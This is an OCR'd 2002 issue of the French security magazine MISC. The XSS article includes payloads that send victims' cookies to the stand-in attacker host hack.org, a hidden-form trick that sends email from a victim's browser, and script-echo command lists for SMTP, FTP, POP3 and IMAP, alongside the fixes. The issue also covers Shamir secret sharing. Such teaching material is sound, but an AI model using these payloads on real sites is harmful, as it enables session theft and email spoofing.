MISC

MULTI-SYSTEM & INTERNET SECURITY COOKBOOK

7,45 €
BEL 8,50 €

Juillet/Août 2002

N°3

Mac
Unix
Windows

Le magazine de la sécurité informatique

Dossier

IDS : LA DETECTION D'INTRUSIONS

- Présentation des différents types d'IDS d'un point de vue algorythmique
- Les concepts et le contournement des IDS

Programmation

- Les fonctions strn

Champ libre

- La vulnérabilité : Cross site scripting et FTP
- Crypto : le partage de secret
- Virus : Chernobyl
- La guerre de l'information

Réseaux

- Techniques pour le détournement de routes: ARP
- Protection de l'infrastructure réseau en environnement IP

Sciences

- PGP : Comment éviter les mauvaises surprises

Système

- Authentification physique

EN KIOSQUE LE 21 JUIN

Edito

Misc
est édité par Diamond Editions
B.P. 121 - 67603 Sélestat Cedex
Tél. : 03 88 58 02 08
Fax : 03 88 58 02 09
E-mail : lecteurs@miscmag.com
service commercial : abo@miscmag.com
Site : www.miscmag.com

Directeur de publication : Arnaud Metzler
Rédaction
Rédacteur en chef : Denis Bodor
Rédacteur en chef adjoint : Frédéric Raynal
Secrétaires de rédaction : Véronique Wilhelm
Conception graphique : Katia Paquet
Impression : Didier Québécor - Strasbourg
Responsable publicité :
Jessie Quirin
Tél. : 03 88 58 02 08
Distribution :
(uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04
Service des ventes : Distri-médias :
Tél. : 05 61 72 76 24

Service abonnement :
Tél. : 03 88 58 02 08

Dépôt légal : 2 e Trimestre 2001
N° ISSN : en cours
Commission Paritaire : 02 04 K 81 190
Périodicité : Trimestriel
Prix de vente : 7,45 €

CHERS LECTEURS

Je me dois de commencer par vous présenter des excuses, en particulier à ceux d'entre vous qui attendaient la suite de l'article intitulé "Protections contre l'exploitation des débordements de buffer" paru dans MISC 1. Cette suite a été publiée non pas dans MISC 2, mais dans un autre titre du groupe Diamond (Linux Magazine).

Je tiens encore à remercier les auteurs. Chaque numéro est une nouvelle aventure, avec ses coups de bourre et ses moments de stress. Néanmoins, nous travaillons tous en étroite collaboration à la production, à la correction et à l'amélioration des articles : bravo à tous.

Bien souvent, les experts considèrent le facteur humain comme le maillon faible de la sécurité. Il faut apprendre aux utilisateurs à ne pas cliquer à tout va, mais aussi à ne pas coller le mot de passe sur un post-it subtilement dissimulé sous le clavier. Mais d'autres angles d'attaque sont envisageables contre ce facteur. Un moyen relativement connu, qui fera d'ailleurs l'objet d'un prochain article, est l'ingénierie sociale "social engineering". Une autre attaque, moins populaire, porte un nom tout aussi explicite : la guerre de l'information "Information Warfare". Celle-ci est présentée dans ce numéro sous forme d'une étude de cas. N'y voyez rien d'autre qu'une fiction, mais il ne faudrait pas grand chose pour qu'elle devienne réalité. Elle constitue une arme à part entière.

Cette attaque montre encore une fois que la sécurité est un tout. Si des vulnérabilités existent encore sur la plupart des serveurs, ceux-ci sont maintenant configurés plus astucieusement (chroot, jail, patches divers), plus rigoureusement (désactivation des comptes par défaut) et s'avèrent donc moins sensibles. Les zones démilitarisées (DMZ) se multiplient et les machines deviennent de vrais bastions protégés derrière leur firewall. Cependant, il ne faut pas considérer que la sécurité s'arrête à cela, c'est-à-dire à positionner des défenses dans tous les coins. En effet, que se passerait-il si, malgré toutes vos précautions, une attaque réussissait quand même ? Il est donc également nécessaire de disposer d'un outil capable de détecter une intrusion. Et en poussant plus avant le raisonnement (ou la paranoïa), mieux vaut encore détecter la tentative d'intrusion que de constater les dégâts a posteriori.

Pour cela, les systèmes de détection d'intrusions (IDS) constituent un (parmi d'autres) outil intéressant. Mais il s'agit d'un outil de précision. C'est pourquoi le dossier de ce numéro en présente l'algorithmique, les limites, la configuration ou le déploiement.

Bonne lecture, et comme à chaque fois, n'hésitez pas à nous contacter pour vos commentaires :

Frédéric Raynal - pappy@miscmag.com

ABONNEZ-VOUS

Payez par prélèvement automatique

L'abonnement à Misc 4 Nos 23 €

Oui — Je m'abonne à Misc

A renvoyer avec votre règlement à Diamond Editions - B.P.121 - 67603 Sélestat Cedex

misc

A retourner à Diamond Éditions

FRANCE Métropolitaine

☐ 4 N° pour seulement 23 €

ETRANGER & DOM-TOM

☐ 4 N° pour seulement 30 €

☐ Paiement C.B.

N° Carte _____/_____/_____/_____

Date d'expiration ___/___

Signature :

NOM .....

PRÉNOM .....

ADRESSE .....

CODE POSTAL .....

VILLE .....

☐ Je règle par chèque bancaire ou postal à l'ordre de Diamond Editions

☐ Je choisis le prélèvement automatique (en France métropolitaine uniquement) : Misc = 2 prélèvements de 11,50 €

Remplir le TIP ci-dessous

* La date du premier prélèvement marque le début de votre abonnement

En choisissant de régler votre abonnement par prélèvement automatique sans frais, vous ne vous engagez pas sur une durée. Vous êtes libre, à tout moment de suspendre votre abonnement ou même de l'arrêter tout simplement. Il vous suffit d'en faire la demande par simple lettre adressée au service Abonnements.

AUTORISATION DE PRÉLÈVEMENT

A retourner à Diamond Éditions

J'autorise l'établissement teneur de mon compte à prélever sur ce dernier le montant des prélèvements ordonnés par Diamond Éditions. En cas de litige, je pourrai suspendre un prélèvement sur simple demande à l'établissement teneur de mon compte. Je règlerai, dans ce cas,le différend directement avec Diamond Éditions.

TITULAIRE DU COMPTE

Nom .....

Prénom .....

Adresse .....

Code postal ..... Ville .....

Date ..... Signature : obligatoire

COMPTE A DÉBITER

Établissements | Guichet | N° de compte | Clé

Banque/Agence .....

Adresse .....

Code postal ..... Ville .....

AUTORISATION DE PRÉLÈVEMENT

A retourner à votre banque

J'autorise l'établissement teneur de mon compte à prélever sur ce dernier le montant des prélèvements ordonnés par Diamond Éditions. En cas de litige, je pourrai suspendre un prélèvement sur simple demande à l'établissement teneur de mon compte. Je règlerai, dans ce cas, le différend directement avec Diamond Éditions.

TITULAIRE DU COMPTE

Nom .....

Prénom .....

Adresse .....

Code postal ..... Ville .....

Date ..... Signature : obligatoire

COMPTE A DÉBITER

Établissements | Guichet | N° de compte | Clé

Banque/Agence .....

Adresse .....

Code postal ..... Ville .....

Organisme créancier : Caisse d'Épargne Colmar République N° national d'émeteur 450971

En application de l'article 27 de la Loi informatique et libertés du 06/01/78 je dispose d'un droit d'accès et de modification des données me concernant.

SOMMAIRE

Cross Site Scripting et FTP

Parmi les différentes techniques utilisées par les pirates, certaines ne nécessitent pas autre chose qu'un éditeur de texte. Nous allons étudier plusieurs attaques faciles à réaliser.
La première vole la session d'un utilisateur en exploitant une erreur du développeur. La deuxième attaque envoie un e-mail à l'insu de la victime, à partir de son poste. Le navigateur HTML sera utilisé astucieusement pour communiquer avec un serveur SMTP. La dernière attaque vole la session de l'utilisateur sans erreur du développeur. De nombreux sites de grands providers sont sensibles à ces attaques. Un pirate prend ainsi la main sur la boîte aux lettres ou sur la session bancaire d'un internaute.

Injection de script

Une faille, très courante sur les sites Internet, permet le vol de la session d'un utilisateur. Pour cela, nous allons injecter un script à une page.

Les navigateurs autorisent l'ajout de comportements aux pages HTML. Cela adapte la page dynamiquement suivant les actions de l'utilisateur ou vérifie la validité des champs avant la soumission d'un formulaire.

Les scripts fonctionnent dans un bac à sable. C'est-à-dire qu'ils n'ont pas accès à toutes les informations gérées par les navigateurs. Par exemple, un script ne peut pas consulter les cookies d'une autre page, si elle ne fait pas partie du même nom de domaine.

Les cookies sont très importants pour la sécurité des sites car ils identifient les sessions des utilisateurs. Si un pirate arrive à voler un cookie, il se fait passer pour la victime, même sans connaître son mot de passe. Si un script arrive à connaître le cookie associé à votre consultation de votre serveur bancaire, il l'envoie vers le site d'un pirate pour voler votre session. Les navigateurs n'autorisent normalement pas cela.

Imaginons la situation suivante : vous consultez votre messagerie à partir d'un serveur http à l'adresse `mail.victime.org`. Vous devez vous identifier pour consulter vos messages. En échange, le serveur vous retourne un cookie de session vous identifiant pendant toute la durée de l'utilisation du site.

Pour voler un cookie, il faut réussir à injecter un script de telle manière qu'il soit considéré comme sûr par le navigateur. Si un script vient du domaine `mail.victime.org`, il aura accès aux cookies du domaine `victime.org`.

Comment injecter un script ? C'est très simple. La plupart du temps, les développeurs ne traitent pas les variables qu'ils injectent dans une page HTML. Les pages sont construites sur le modèle suivant : `Bonjour $nom`. Si la variable `$nom` possède une portion de code HTML, celui-ci sera injecté dans la page.

Par exemple, si le nom possède la valeur

```
<script>(new Image).src=
"http://hack.org/?"+document.cookie</script>
```


la page produite possède un script ayant accès à la variable `document.cookie`. La session est alors envoyée vers le site `hack.org`. Cette situation est très courante. Cette attaque s'appelle le " Cross Site Scripting " ou XSS. Vous êtes-vous amusé à indiquer un code HTML dans le libellé d'un virement bancaire ? Dans les cas que j'ai testé, ni la banque source, ni la banque destinatrice n'ont filtré l'information. Un script est injecté afin de voler la session du destinataire du virement. Lorsque celui-ci consulte les écritures de son compte à l'aide de son navigateur, le cookie de session est envoyé au pirate.

Pour corriger cela, il faut impérativement encoder les variables avant de les injecter dans une page. Les caractères inférieurs, supérieurs, et d'autres, doivent être remplacés par leurs équivalents : `<` et `>`. En fait, il existe plusieurs encodages à effectuer suivant la position de la variable dans la page. L'encodage sera différent si la variable est incluse dans un javascript par exemple. Consultez les pages en référence pour avoir plus d'information sur ce problème.

Pour voler la session d'un utilisateur sur un site, il faut trouver une seule page renvoyant un écho d'un paramètre. Par exemple, un formulaire demande une information numérique. Un test est effectué sur le serveur pour vérifier que tous les caractères sont numériques. Si ce n'est pas le cas, le serveur retourne une page avec un message d'erreur pour indiquer que la valeur `$num` n'est pas numérique. Si le développeur n'a pas encodé la valeur lors de la production du message d'erreur, nous avons un écho. En envoyant le petit script ci-dessus dans le champ `num`, le message d'erreur exécute le script et envoie la session au pirate.

L'utilisateur vole ainsi sa propre session. Ce n'est pas très utile. Pour voler une autre session, il faut compliquer un peu le scénario. Un utilisateur s'authentifie sur le site `mail.victime.org`. Il obtient un cookie de session. Il navigue ensuite sur un autre site en indiquant l'adresse `www.hack.org` dans la barre de son navigateur. Le site `www.hack.org` est contrôlé par le pirate. À l'insu de la

victime, la page de garde de `hack.org` soumet, dans un frame caché, un formulaire vers le site `mail.victime.org`. Il s'arrange pour envoyer un formulaire vers une page effectuant un écho. La page d'erreur intègre le script. Il est exécuté. Il envoie le cookie de l'utilisateur vers le site du pirate. Celui-ci n'a plus qu'à l'injecter dans son navigateur pour consulter les mails de la victime.



Pour que cette attaque fonctionne, il faut plusieurs conditions. Il doit exister une page au minimum, sur un des sites du domaine, qui effectue un écho. Il faut également que le pirate arrive à envoyer la victime sur un site piégé. Il peut obtenir cela à l'aide de social engineering par exemple.

Les développeurs peuvent corriger cette faille en encodant systématiquement toutes les variables avant de les inclure dans une page HTML. Ceci est un risque majeur pour les techniques de Single Sign On (signature unique pour un domaine). En effet, il suffit d'une faille sur une seule page d'un seul des sites du domaine pour remettre en cause la sécurité de tout le domaine.

Un développeur peut volontairement laisser une porte dérobée dans une des pages afin de permettre un écho. Il est impératif d'auditer les applications avant de les déployer.

Une page à vérifier précisément est la page d'erreur affichée lors d'une demande d'URL inconnue. Un pirate obtient un écho en demandant une URL avec un script.

```
http://www.victime.org/<script>(new+Image).src=%22ht
tp://hack.org/?%22%2Bdocument.
cookie</script>
```

Si la page d'erreur indique un message du type "`L'URL $X n'existe pas`", un écho est possible.

Envoi d'e-mail par un formulaire

Nous allons regarder une deuxième attaque envoyant un e-mail à partir d'un navigateur.

Les formulaires des pages HTML envoient des informations au serveur d'application. Il existe deux formats pour l'envoi des différents champs. Le premier, celui par défaut, encode les différents champs avant de les envoyer au serveur. Le deuxième format permet à l'utilisateur d'envoyer des fichiers aux serveurs d'applications. Pour faire cela, il faut ajouter le paramètre `enctype` avec la valeur `multipart/form-data` dans le marqueur `<form>`. Le format `multipart` est dérivé du format utilisé pour l'envoi de pièces attachées dans les e-mails.

Le format `multipart` découpe la requête en plusieurs parties, chacune séparée par un délimiteur. Une longue chaîne de caractères aléatoires est choisie pour séparer les différents champs, puis chaque valeur est indiquée sur les lignes suivantes.

Une requête ressemble à ceci :

```
POST /submit.html HTTP/1.0
User-Agent: Mozilla/4.77
 des pages HTML envoient des informations */*
Content-type: multipart/form-data;
boundary=----------18006185524819184861641129113
Content-Length: 299
----------18006185524819184861641129113
Content-Disposition: form-data; name="firstname"
Joe
----------18006185524819184861641129113
Content-Disposition: form-data; name="lastname"
Sixpack
----------18006185524819184861641129113--
```

Les formulaires sont envoyés vers l'URL indiquée dans le paramètre `action` du marqueur `<form>`.

Les serveurs SMTP ont pour charge d'acheminer les courriers électroniques. Ils communiquent entre eux pour envoyer les différents messages dans les boîtes aux lettres de destination. Le protocole SMTP est un protocole texte, c'est-à-dire qu'un telnet sur un serveur SMTP permet d'envoyer un message. Les commandes sont composées de caractères ascii.

```
telnet smtp.monsite.org 25
220 smtp.monsite.org ESMTP Sendmail
8.11.1m3/NCO/VER6.1
POST / HTTP/1.0
500 5.5.1 Command unrecognized: "POST / HTTP/1.0"
HELO www.monsite.org
250 stmp.monsite.org Hello localhost [127.0.0.1],
pleased to meet you
```

Jochen Topf a remarqué que l'URL d'un formulaire ne pointe pas forcément vers un serveur http.

Que se passe-t-il si un formulaire HTML est envoyé vers un serveur SMTP sur le port 25 ? La plupart des lignes de caractères du flux ne correspondent pas à une commande SMTP. Elles vont alors être ignorées. Si un champ possède des commandes SMTP, elles seront exécutées.

Par exemple, le formulaire suivant envoie un mail :

```
<form action="http://smtp.monserver.net:25"
method="POST"
enctype="multipart/form-data" target="dest">
<textarea name="cmd" rows="4" cols="70">
HELO example.com
MAIL FROM:naif@victime.org
RCPT TO:naif@victime.org
QUIT
</textarea><br />
<input type="submit">
</form>
```

Le serveur SMTP `smtp.victime.org` en écoute sur le port 25 recevra de nombreuses lignes de commandes qu'il ne comprend pas. Soudain, la commande `HELO` est exécutée. Les suivantes envoient un e-mail. La page de résultat contient tous les retours du protocole SMTP.

Un petit javascript envoie automatiquement l'e-mail à partir du navigateur de l'internaute.

```
<script>
form[0].submit();
</scritp>
```

Avec cette technique, un pirate envoie un e-mail à la place d'une victime, en s'arrangeant pour que toutes les traces confirment que l'e-mail a bien été envoyé par son poste. Le scénario est le suivant. Un pirate désire envoyer un e-mail en se faisant passer pour `naif@victime.org`. Il construit une page HTML avec deux frames dont l'un est caché. Dans la page principale, il ajoute un formulaire comme expliqué précédemment et ajoute un script pour automatiser la soumission. Il s'arrange pour que la victime consulte cette page. Elle obtient une page anodine. En sous main, un e-mail est envoyé de la part de `naif@victime.org` à partir de son poste. Elle aura beaucoup de mal à expliquer qu'elle n'en est pas l'auteur.

Pour que cette attaque fonctionne, il faut deux conditions : connaître un serveur SMTP utilisé par la victime et obtenir que celle-ci consulte une page particulière sur le net. Si l'utilisateur passe par un proxy, la connexion vers le serveur SMTP viendra de celui-ci.
Cette attaque est utilisable avec d'autres protocoles textuels. Par exemple : FTP, POP3 ou IMAP4.

Vol de session

Les équipes de eyeonsecurity.net ont combiné les deux attaques précédentes pour voler la session d'un utilisateur, même sans erreur du développeur. Pour voler une session, il faut obtenir un écho sur une des pages. Est-il possible d'obtenir un écho à partir d'un autre protocole ? Nous avons vu qu'il était possible de soumettre un formulaire vers n'importe quel protocole texte. Cela nous a permis d'envoyer un e-mail.

Nous désirons maintenant simplement obtenir un écho. Pour cela, il faut qu'un message d'erreur nous retourne une valeur que nous lui avons envoyée. Par exemple, lors du processus d'identification du protocole FTP, nous devons indiquer un nom. S'il n'est pas correct, le serveur FTP retourne généralement un message du type "user $nom inconnu". Le protocole FTP n'a pas de raison de se préoccuper de l'encodage HTML.

```
telnet smtp.victime.org 25
220 smtp.victime.org ESMTP Sendmail
8.11.1m3/NCO/VER6.1
HELO example.com
250 smtp.victime.org Hello localhost [127.0.0.1],
pleased to meet you
MAIL FROM:<naif@victime.org>
250 2.1.0 <naif@victime.org>... Sender ok
RCPT TO:<img src=javascript:alarm
(document.cookie)>
550 5.1.1 <img src=javascript:alarm
(document.cookie)>... User unknown
QUIT
221 2.0.0 smtp.victime.org closing connection
```

Utilisons cela pour obtenir un écho. Dans le champ cmd nous indiquons une commande d'identification avec un script.

```
<form action="http://ftp.victime.org:21"
      method="POST"
      enctype="multipart/form-data">
<textarea name="cmd" rows="4" cols="70">
USER <script>alert("cookie="+document.cookie)
</script>
QUIT
</textarea><br />
<input type="submit">
</form>
```

Le serveur FTP nous retourne un message d'erreur avec un écho du nom de l'utilisateur. La page de résultat est interprétée par le navigateur comme étant une page HTML. Le script est alors exécuté. Une boîte d'alerte affiche le cookie du site victime.org.

Parfois, ce message d'erreur n'effectue pas d'écho. Il faut alors rechercher d'autres commandes pour obtenir cet effet. Voici différents scripts pour voler une session.

SMTP (port 25)

```
HELO smtp.victime.org
MAIL FROM:naif@victime.org
RCPT TO:<img src=javascript:alert
("cookie="+document.cookie)>
QUIT
```

FTP (port 21)

```
USER <script>alert("cookie="+document.cookie)
</script>
QUIT
```

ou

```
USER anonymous
PASS naif@victime.org
MKD <script>alert("cookie="+document.cookie)
</script>
QUIT
```

ou

```
USER anonymous
PASS naif@victime.org
TOTO <script>alert("cookie="+document.cookie)
</script>
QUIT
```

ou

```
USER anonymous
PASS naif@victime.org
GET <script>alert("cookie="+document.cookie)
</script>
QUIT
```

POP3 (port 110)

```
USER <script>alert("cookie="+document.cookie)
</script>
QUIT
```

IMAP4 (port 143)

```
TOTO <script>alert("cookie="+document.cookie)
</script>
QUIT
```

Le problème majeur de cette attaque est qu'elle remet en cause l'architecture des noms de domaines d'un site. Pour un domaine victime.org, s'il existe un serveur FTP, SMTP, IMAP4 ou POP3 dans le même domaine, il est fort probable qu'un écho soit possible.

Exploitation

Le pirate peut exploiter plusieurs informations pour monter son attaque. S'il connaît l'e-mail de la victime, il peut exploiter les failles du serveur de messagerie de celle-ci. Si l'utilisateur consulte un site, puis clique sur un lien vers le site www.hack.org, l'en-tête referer de la requête indique le site

d'origine du clic. Il peut exploiter les failles connues du site d'origine.

Les différents provideurs sont sensibles à au moins un des scripts indiqués. Ils utilisent des noms de serveurs différents pour les différents protocoles. Le pirate place son piège sur le réseau en utilisant à chaque fois l'attaque la plus efficace. Il est également possible à un pirate d'écrire un script recherchant automatiquement une des attaques possibles. A partir d'un nom de domaine, il est relativement facile de trouver un serveur FTP, SMTP, POP3 ou IMAP4. Celui-ci n'est pas forcément accessible en dehors de l'intranet, mais cela n'arrête pas le pirate. En effet, l'attaque s'effectue à partir du navigateur de la victime. Le script a donc accès à l'intranet.

Pour corriger cela, il est possible d'intervenir à plusieurs niveaux :

Emettre des cookies pour `www.victime.org` à la place de `victime.org`.

Placer les serveurs FTP, SMTP, IMAP4 et POP3 sous un autre nom de domaine où il n'existe pas de serveur HTTP.

Couper la connexion sur ces différents protocoles après trop d'erreurs.

Ajouter des règles aux pare-feu pour filtrer les commandes acceptées par les différents protocoles. Si une requête anormale est détectée, il faut interdire la communication.

Pour les sites en Single Sign On, déclarez tous les serveurs http sous le nœud www.Par exemple,
`app1.www.victime.org`, `app2.www.victime.org`.

Pour que cette attaque fonctionne, il faut plusieurs conditions. Dans le domaine victime, il doit exister un serveur acceptant un protocole textuel et permettant un écho. Il faut également que le pirate arrive à envoyer la victime sur un site piégé.

Une démonstration est disponible sur le site `www.philippe.prados.net`.

La dernière attaque a été découverte très récemment. Elle est généralement peu connue des administrateurs. Ils doivent apporter rapidement les corrections nécessaires.

De nombreuses attaques sont le fruit de bug de développement. Les développeurs ne sont pas formés pour intégrer la sécurité dans leurs développements. Les outils et les formations sur ces technologies n'intègrent pas la sécurité. Tous les développeurs devraient suivre les formations sur la sécurité des développements. Il existe quelques formations en France. Elles ne s'adressent pas aux administrateurs, mais aux développeurs. Sans formation, les applications resteront le maillon faible de la sécurité.

Philippe Prados (pprados@fr.ibm.com)

Philippe PRADOS est ethical hacker chez IBM Global Services. Son équipe aide les architectes et les développeurs à intégrer la sécurité très tôt dans le développement. Elle audite les applications existantes afin de qualifier les risques, rechercher les portes dérobées et de renforcer la sécurité. Elle forme les développeurs pour leur permettre d'avoir un regard critique sur chacune des lignes qu'ils rédigent.

Liens :

http://www.cert.org/tech_tips/malicious_code_mitigation.html

http://eyeonsecurity.net/papers/Extended-HTML-Form-Attack-doc.zip

http://www.remote.org/jochen/sec/hfpa/hfpa.pdf

Courbes représentant des polynômes de degré 2




fig.1

Le partage de secret

Dans cet article, nous présentons la problématique du partage de secret, ainsi qu'un exemple de fonctionnement d'un système de partage de secret, appelé système de Shamir.

Présentation

Les systèmes de partage de secret - ``secret sharing schemes'' en anglais - sont d'une importance cruciale dans des secteurs sensibles touchant à la vie quotidienne. Comme leur nom l'indique, il s'agit de partager un secret donné - par exemple la combinaison d'un coffre de banque, une clé de chiffrement,... - entre différentes personnes. Bien sûr, on pourrait choisir de donner la combinaison du coffre à tous les gens qui doivent ouvrir le coffre fréquemment. Cependant, cela pose des problèmes du point de vue de la sécurité. En effet, on ne peut pas exclure qu'un des détenteurs de la combinaison soit une personne malveillante. En vue de diminuer les risques, l'idéal serait de partager la combinaison entre différentes personnes de telle sorte qu'aucune d'entre elles ne dispose de la combinaison en entier, et ne puisse récupérer la combinaison grâce à des complices qui mettraient leurs informations en commun.

On considère un système permettant de répartir l'information contenue dans un secret entre des personnes en spécifiant des groupes de personnes tels que :

Les personnes d'un groupe autorisé peuvent déterminer le secret en mettant l'information dont ils disposent en commun ;

Les groupes non autorisés, même s'ils mettent en commun l'information dont ils disposent, ne peuvent pas retrouver le secret.

Un système vérifiant la première condition est appelé "système de partage de secret". Un système de partage de secret vérifiant en outre la seconde condition est dit *parfait*.

Décrivons un scénario possible. Soit une entreprise donnée. Le secret est la combinaison permettant d'ouvrir le coffre dans lequel se trouvent des documents confidentiels. Les personnes qui peuvent avoir accès aux documents contenus dans le coffre sont : le président, le directeur général, et les administrateurs. D'une part, il ne faut pas risquer que le président soit seul à connaître la combinaison (s'il est absent et qu'il faut ouvrir le coffre de manière urgente, s'il part dans une autre entreprise, l'âme humaine est faible, il me faut du café...), ni que la combinaison du coffre soit divulguée à tout le monde. Dans notre scénario, on définit les groupes autorisés suivants :

le président plus le directeur général peuvent ouvrir le coffre ;

le président plus un certain nombre k donné d'administrateurs peuvent ouvrir le coffre ;

le directeur général plus un nombre $k' > k$ donné d'administrateurs peuvent ouvrir le coffre.

Aucun autre groupe de personnes n'est autorisé à ouvrir le coffre.

Bien sûr, ce n'est qu'un scénario, mais il faut noter que, dans ce cas, aucun individu ne possède entièrement la combinaison du coffre. Il doit associer son information avec l'information d'autres acteurs. En règle générale, il est utile de répartir l'information de manière sélective suivant l'importance des acteurs qui interviennent, mais c'est un problème assez complexe. C'est pourquoi, nous nous limiterons dans la suite à décrire, ce que l'on appelle un système de partage de secret à seuil - "threshold secret sharing scheme" - en donnant l'exemple du système de Shamir.

Le système à seuil de Shamir

On dit qu'un système de partage de secret est (t, w) à seuil si le secret est partagé entre un nombre w de personnes et que :

- toute association de t ou plus personnes permet de retrouver le secret ;
- aucune association de t-1 personnes ne permet de le retrouver.

Comment peut-on faire ? Regardons de plus près cette propriété mathématique qui présente des similitudes avec notre problème. Supposons qu'on ait au départ t nombres entiers distincts $x_1,..,x_t$, et on considère t nombres entiers $y_1...y_t$ quelconques. Alors

- il existe un unique polynôme P de degré t-1, tel que $P(x_i) = y_i$ pour tout i variant de 1 à t ;
- il existe plusieurs polynômes P' de degré t, tels que $P'(x_i) = y_i$ pour tout i variant de 1 à t.

La figure 1 illustre notre propos dans le cas où $t=3$. Par les deux points (x_1, y_1) , et (x_2, y_2), on fait passer plusieurs courbes différentes représentant des polynômes de degré 2. En revanche, si on impose que la courbe passe par le troisième point (x_3, y_3), alors il n'y a plus qu'une seule possibilité.

Le système de Shamir, présenté en 1979 dans [1], exploite ces propriétés. Soit le secret S, que l'on souhaite répartir sur w protagonistes $P_1,..., P_w$. A l'issue de la répartition, chaque acteur aura en sa possession une information sur S, qu'on appelle la *part*.

- *Initialisation* : on choisit w entiers $x_1,..., x_w$ distincts que l'on distribue à chacun des protagonistes $P_1,..., P_w$. Ces éléments sont rendus publics. Ensuite, on choisit un polynôme H de degré t-1, dont le coefficient constant est égal à S ;
- *Distribution des parts* : on calcule les valeurs $y_i = H(x_i)$, et l'on distribue y_i à H_i.

Ce système satisfait la première condition des systèmes de partage de secret à seuil. Pour récupérer S, il suffit que t individus parmi les w possibles mettent en commun leur part y_i. En effet, pour retrouver S, il suffit de retrouver H de degré t-1. Comme on connaît les t valeurs $y_i = H(x_i)$, on retrouve H de manière unique en utilisant la propriété énoncée sur les polynômes. Il satisfait également la seconde condition des systèmes de partage de secret à seuil. Une coalition de t-1 individus ne peut pas retrouver S. En effet, il existe plusieurs polynômes de degré t-1 qui vérifient $y_i = H(x_i)$ pour t-1 valeurs de i. D'un point de vue mathématique, on peut rendre ce nombre de polynômes prohibitif, empêchant par là une recherche du secret par énumération.

Ce que nous venons de présenter constitue la base autour de laquelle s'articule le système de Shamir. Désormais, nous décrivons en détail le fonctionnement d'un système de partage de secret à seuil (2,3), appelé "deux-parmi-trois", c'est-à-dire qu'il faut l'association d'au moins deux personnes parmi les trois qui partagent de l'information afin de retrouver ce secret.

Pour l'anecdote, l'accès à l'arme nucléaire en Russie nécessitait également un système "deux-parmi-trois", dont les différents acteurs étaient le président, le ministre de la défense et le ministère de la défense, voir [2] page 295.

Soit S, le secret représenté par un nombre entier. Par exemple S = 10. Considérons également trois personnes P_1, P_2, et P_3.

- *Initialisation* : on choisit aléatoirement un nombre premier p plus grand que S, p=23 par exemple, et trois entiers tirés aléatoirement plus petits que p, par exemple $x_1 = 8$, $x_2 = 11$, $x_3 = 20$, que l'on attribue respectivement à P_1, P_2, P_3 ;
- *Distribution des parts* : on tire un élément a_1 plus petit que p gardé secret. Ici on prend a_1=7. Puis on calcule les parts y_i. Le polynôme secret considéré est $H(x) = S + a_1 x$. Puis on calcule les parts

$$y_1 = S + a_1 x_1 \bmod p,$$
$$y_2 = S + a_1 x_2 \bmod p,$$
$$y_3 = S + a_1 x_3 \bmod p.$$

- Dans le cas qui nous intéresse, on obtient

$$y_1 = 10 + 7 \times 8 \bmod 23 = 66 \bmod 23 = 20 \bmod 23,$$
$$y_2 = 10 + 7 \times 11 \bmod 23 = 87 \bmod 23 = 18 \bmod 23,$$
$$y_3 = 10 + 7 \times 20 \bmod 23 = 150 \bmod 23 = 12 \bmod 23.$$

- On attribue successivement $y_1 = 20$ à P_1, $y_2 = 18$ à P_2, et $y_3 = 12$ à P_3.

La différence avec le système présenté avant est l'intervention d'un nombre premier p qui ne change pas fondamentalement les propriétés des polynômes, et permet d'utiliser des propriétés élégantes d'arithmétique modulaire.

Voyons explicitement comment deux personnes qui associent leurs parts retrouvent le secret S. Supposons que P_1 et P_2 mettent leurs parts $y_1 = 20$, et $y_2 = 18$ en commun. Par définition, en calculant modulo 23, on a

$$S + 8\, a_1 = 20,$$
$$S + 11\, a_1 = 18.$$

En multipliant la première équation par 11, et la seconde par 8, on obtient

$$11\, S + 88\, a_1 = 220 \bmod 23 = 13,$$
$$8\, S + 88\, a_1 = 144 \bmod 23 = 6.$$

Puis on fait la différence entre les deux et on obtient

$$3\, S = 7 \bmod 23.$$

Il est facile de voir que $S = 10$ est bien la solution. En effet $3\, S = 30$, ce qui est bien égal à 7 modulo 23.

